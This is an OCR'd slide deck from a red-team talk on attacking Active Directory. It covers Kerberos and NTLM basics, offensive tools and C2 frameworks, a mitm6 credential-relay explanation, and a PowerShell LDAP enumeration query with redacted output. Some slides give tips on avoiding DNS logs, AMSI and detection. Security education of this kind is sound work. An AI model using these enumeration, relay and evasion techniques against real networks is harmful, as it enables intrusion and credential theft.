BLAKE TOWNSEND

MODERN AD ATTACKS

WHOAMI /ALL

- Blake {@fightnerd me@blaketownsend.com}
- Cofounder Central Arkansas Hackers
- Work as penetration tester/ red teamer at PCA Technology Solutions
- Formerly at large FinTech Company
- Opinions are my own
- Harvester of nerd tears


GET-CHILDPROCESS

- Active Directory refresher
- Tools of the Trade
- Active Directory Enumeration
- Attacking Active Directory
  - Relay the Hash
  - Abusing Privlages
  - DCSync

INVOKE-TOKENMANIPULATION -IMPERSONATEUSER ‘PEOPLE SMARTER THAN ME’

- https://github.com/byt3bl33d3r
- https://hausec.com/
- https://blog.cptjesus.com/
- http://blog.harmj0y.net/
- https://enigma0x3.net/

GET-ADDOMAIN



GET-HELP

- Windows Based Directory service
- Allows for centralized management of authentication/ authorization
- Allows for easy deployment of role-based access control
- Access granted based on NTLM/Kerberos tickets (windows devices) or LDAP/RADIUS (non-windows)
- Often used as SSO solution


FIND-LDAPOBJECT

- Lightweight Directory Access Protocol
- How you ‘Speak to’ AD
- X.500 Standard
- Client/Server

GET-CREDENTIAL

- NTLM
  - Windows NT LAN Manager
  - replaced with Kerberos starting Windows 2000
  - Still basically Used everywhere

GET-CREDENTIAL


Domain Controller
1. AS REQ (request TGT)
2. AS REP (receive TGT)
3. TGS REQ (present TGT, request TGS)
4. TGS REP (receive TGS)
PAC Validation Request (Optional)
PAC Validation Response (Optional)
User's Workstation
5. AP REQ (present TGS for access)
6. AP REP (optional, used when mutual authentication is requested)
Application Server

GET-CREDENTIAL

- Kerberos
  - Ticket - A temporary set of electronic credentials that verify the identity of a client for a particular service. Also called credentials.
  - Ticket-granting Server (TGS) - A server that issues tickets for a desired service which are in turn given to users for access to the service. The TGS usually runs on the same host as the KDC.
  - Ticket-granting Ticket (TGT) - A special ticket that allows the client to obtain additional tickets without applying for them from the KDC.
  - Key Distribution Center (KDC) - A service that issues Kerberos tickets, usually run on the same host as the Ticket-granting Server (TGS).

GET-COMMAND *PWNAGE*

GET-WINDOWS | WHERE-OBJECT {$_PLATFORM -LIKE KALI}

- Windows pen testing “Distribution”
  - Really just scripts to install packages and configure settings
  - Relies heavily on chocolaty
  - Developed by FireEye
  - Easily configurable
  - Uses the WSL to provide a full kali disto with terminal as well as xrdp connection

GET-C2 | WHERE-OBJECT {$_.OPENSOURCE -EQ $TRUE}

- SILENTTRINITY
  - Developed by @by3tbl33d3r
  - Python and boo lang - All the joys of powershell with out all those meddling logs and their pesky amsi
- Covenant
  - Written by @cobbr
  - Very handy web interface
  - P2p
- Merlin
  - Written by @ne0nd0g in golang
  - Communicates over HTTP/2
- PoshC2
  - PowershellC2

GET-COMMAND -ALL

- PowerSploit
    - Collection of powershell modules to help pentesters
    - PowerView for enumeration
    - https://github.com/PowerShellMafia/PowerSploit/tree/master/Recon
- Responder
    - Industry “go to” tool for poisoning attacks
    - Capture ntlm hashes from a variety of services
    - RDP server as of 2.3.4.0
- Impacket
- Crackmapexec
- Sys internals
    - \\live.sysinternals.com

GET-COMMAND -ALL


- Mitm6
  - By default windows prefers DNS over IPv6 to IPv4
  - MITM6 takes advantage of this by replying to DHCPv6 messages, providing victims with a link-local IPv6 address and setting the attackers host as default DNS server.
  - As DNS server, mitm6 will selectively reply to DNS queries of the attackers choosing and redirect the victims traffic to the attacker machine instead of the legitimate server
  - designed to work together with ntlmrelayx from impacket for WPAD spoofing and credential relaying.
  - Basically accomplishes what you would with responder with relying on LLMNR

AD ON


YOU KNOW ME
GATHERING ALL YOUR INFORMATION SO I CAN KILL YOU
imgflip.com

FIND-LDAPOBJECT

- Use LDAP instead of DNS to avoid DNS logs
- Get-ADComputer -filter * -Properties ipv4address |where {$_.IPV4address} | select name,ipv4address



```
PS U:\> get-adcomputer -filter * -Properties ipv4address | where {$_.IPV4address} | select name,ipv4address

name         ipv4address
----         -----------
[redacted]6  10.12.94.6
[redacted]12 10.12.94.12
[redacted]11 10.12.94.11
[redacted]8  10.12.94.8
[redacted]   10.30.94.10
[redacted]K  10.12.94.85
[redacted]S  10.12.94...
[redacted]7  10.12.94.7
[redacted]M  10.12.94.92
[redacted]P  10.12.94.91
[redacted]L  10.12.94...
[redacted]V  10.12.94...
[redacted]B  10.12.94...
[redacted]X  10.40.94...
[redacted]0  10.40.94...
[redacted]F  10.12.94.79
[redacted]0  10.40.94...
[redacted]1  10.254.94.2
[redacted]R  10.12.94.90
[redacted]   10.12.94...
[redacted]G  10.12.94.77
[redacted]X  10.12.94...
[redacted]Y  10.12.94.84
[redacted]V  10.12.94...
[redacted]G  10.12.94...
[redacted]Q  10.12.94...
[redacted]H  10.12.94...
[redacted]0  10.12.94.64
[redacted]G  10.12.94...
[redacted]T  10.12.94...
[redacted]10 10.12.94...
[redacted]   10.12.94.3
```




```
'S U:\> get-adcomputer -filter {ipv4address -eq '10.12.94.126'} -Properties Lastlogondate,passwordlastset,ipv4address


istinguishedName : CN=DS[redacted]VB,OU=[redacted] Workstations,DC=[redacted],DC=local
NSHostName       : [redacted]
nabled           : True
Pv4Address       : 10.12.94.126
astLogonDate     : 5/21/2019 1:03:58 AM
ame              : D[redacted]/B
bjectClass       : computer
bjectGUID        : 032a5e7b-770c-4a55-93a2-6d6abb11dd16
asswordLastSet   : 5/5/2019 2:48:01 PM
amAccountName    : [redacted]$
ID               : S-1-5-21-19[redacted]6
serPrincipalName :
```

FIND-PSSERVICEACCOUNTS

- Spn Scanning is the new port scanning
- To avoid detection we can look for services using LDAP queries to look for Service Principal Names (SPN)
- Every Service that uses Kerberos must register an SPN
  - MYSSQLSvc, TERMSERV, WSMan, exchangeMDB, ect
- SPN directory can be found https://adsecurity.org/?page_id=183

FIND-PSSERVICEACCOUNTS

